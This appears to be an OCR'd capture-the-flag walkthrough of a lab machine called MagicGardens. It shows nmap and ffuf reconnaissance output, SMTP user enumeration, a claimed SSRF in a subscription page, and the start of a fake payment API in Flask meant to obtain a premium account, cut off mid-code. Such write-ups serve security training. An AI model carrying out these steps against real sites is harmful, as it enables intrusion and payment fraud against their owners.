
Information Gathering


1) Found open ports


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.11.9 -p- -sV --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-19 10:21 IST
Nmap scan report for 10.10.11.9
Host is up (0.22s latency).
Not shown: 65530 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
25/tcp   open  smtp     Postfix smtpd
80/tcp   open  http     nginx 1.22.1
1337/tcp open  waste?
5000/tcp open  ssl/http Docker Registry (API: 2.0)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1337-TCP:V=7.94SVN%I=7%D=5/19%Time=664985AF%P=x86_64-pc-linux-gnu%r
SF:(GenericLines,15,"\[x\]\x20Handshake\x20error\n\0")%r(GetRequest,15,"\[
SF:x\]\x20Handshake\x20error\n\0")%r(HTTPOptions,15,"\[x\]\x20Handshake\x2
SF:0error\n\0")%r(RTSPRequest,15,"\[x\]\x20Handshake\x20error\n\0")%r(RPCC
SF:heck,15,"\[x\]\x20Handshake\x20error\n\0")%r(DNSVersionBindReqTCP,15,"\
SF:[x\]\x20Handshake\x20error\n\0")%r(DNSStatusRequestTCP,15,"\[x\]\x20Han
SF:dshake\x20error\n\0")%r(Help,15,"\[x\]\x20Handshake\x20error\n\0")%r(Te
SF:rminalServerCookie,15,"\[x\]\x20Handshake\x20error\n\0")%r(X11Probe,15,
SF:"\[x\]\x20Handshake\x20error\n\0")%r(FourOhFourRequest,15,"\[x\]\x20Han
SF:dshake\x20error\n\0")%r(LPDString,15,"\[x\]\x20Handshake\x20error\n\0")
SF:%r(LDAPSearchReq,15,"\[x\]\x20Handshake\x20error\n\0")%r(LDAPBindReq,15
SF:,"\[x\]\x20Handshake\x20error\n\0")%r(LANDesk-RC,15,"\[x\]\x20Handshake
SF:\x20error\n\0")%r(TerminalServer,15,"\[x\]\x20Handshake\x20error\n\0")%
SF:r(NCP,15,"\[x\]\x20Handshake\x20error\n\0")%r(NotesRPC,15,"\[x\]\x20Han
SF:dshake\x20error\n\0")%r(JavaRMI,15,"\[x\]\x20Handshake\x20error\n\0")%r
SF:(ms-sql-s,15,"\[x\]\x20Handshake\x20error\n\0")%r(afp,15,"\[x\]\x20Hand
SF:shake\x20error\n\0")%r(giop,15,"\[x\]\x20Handshake\x20error\n\0");
Service Info: Host:  magicgardens.magicgardens.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 152.31 seconds
```


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.11.9 -p25,80,1337,5000 -sC --script=vuln
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-19 10:27 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.11.9
Host is up (0.21s latency).

PORT     STATE SERVICE
25/tcp   open  smtp
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
80/tcp   open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
1337/tcp open  waste
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 590.98 seconds
```

2) Checked the websites



Magic Gardens — Mozilla Firefox
Magic Gardens
magicgardens.htb
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Search
Search
Magic Gardens
Online flower shop. Fast and reliable delivery. We try for people. We grow the best flowers. Make a holiday for yourself and your loved ones.
Free shipping
Order 20 or more flowers and get free delivery
25%
Upgrade your subscription and get a QR code with a 25% discount on all products
The most popular
TOP SELLER
Snowdrop
Carnation
Rose
Tulip
Orchid
Chrysanthemum


magicgardens.htb/register/
Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Search
Search
Sign up
Username
test
Password
Email
test@test.com
Phone
1231231231
First name
test
Last name
test
Address
test
Sign up
Already created an account?





3) We can enumerate users with smtp





4) Fuzzed for pages


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt  -u http://magicgardens.htb/FUZZ -t 200 -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://magicgardens.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 30861, Words: 9340, Lines: 458, Duration: 341ms]
search                  [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 423ms]
login                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 428ms]
register                [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 440ms]
subscribe               [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 494ms]
profile                 [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 586ms]
catalog                 [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 353ms]
admin                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 366ms]
cart                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 417ms]
logout                  [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 370ms]
check                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 371ms]
restore                 [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 839ms]
                        [Status: 200, Size: 30861, Words: 9340, Lines: 458, Duration: 691ms]
wish_list               [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 656ms]
:: Progress: [87651/87651] :: Job [1/1] :: 289 req/sec :: Duration: [0:05:18] :: Errors: 0 ::
```

Vulnerability Assessment

1) Found SSRF vulnerability in subscription page










2) Designed a malicious bank api to get premium account

```
from flask import Flask, redirect, url_for, request, jsonify

app = Flask(__name__)

@app.route('/api/payments/', methods = ['POST'])
def xss():
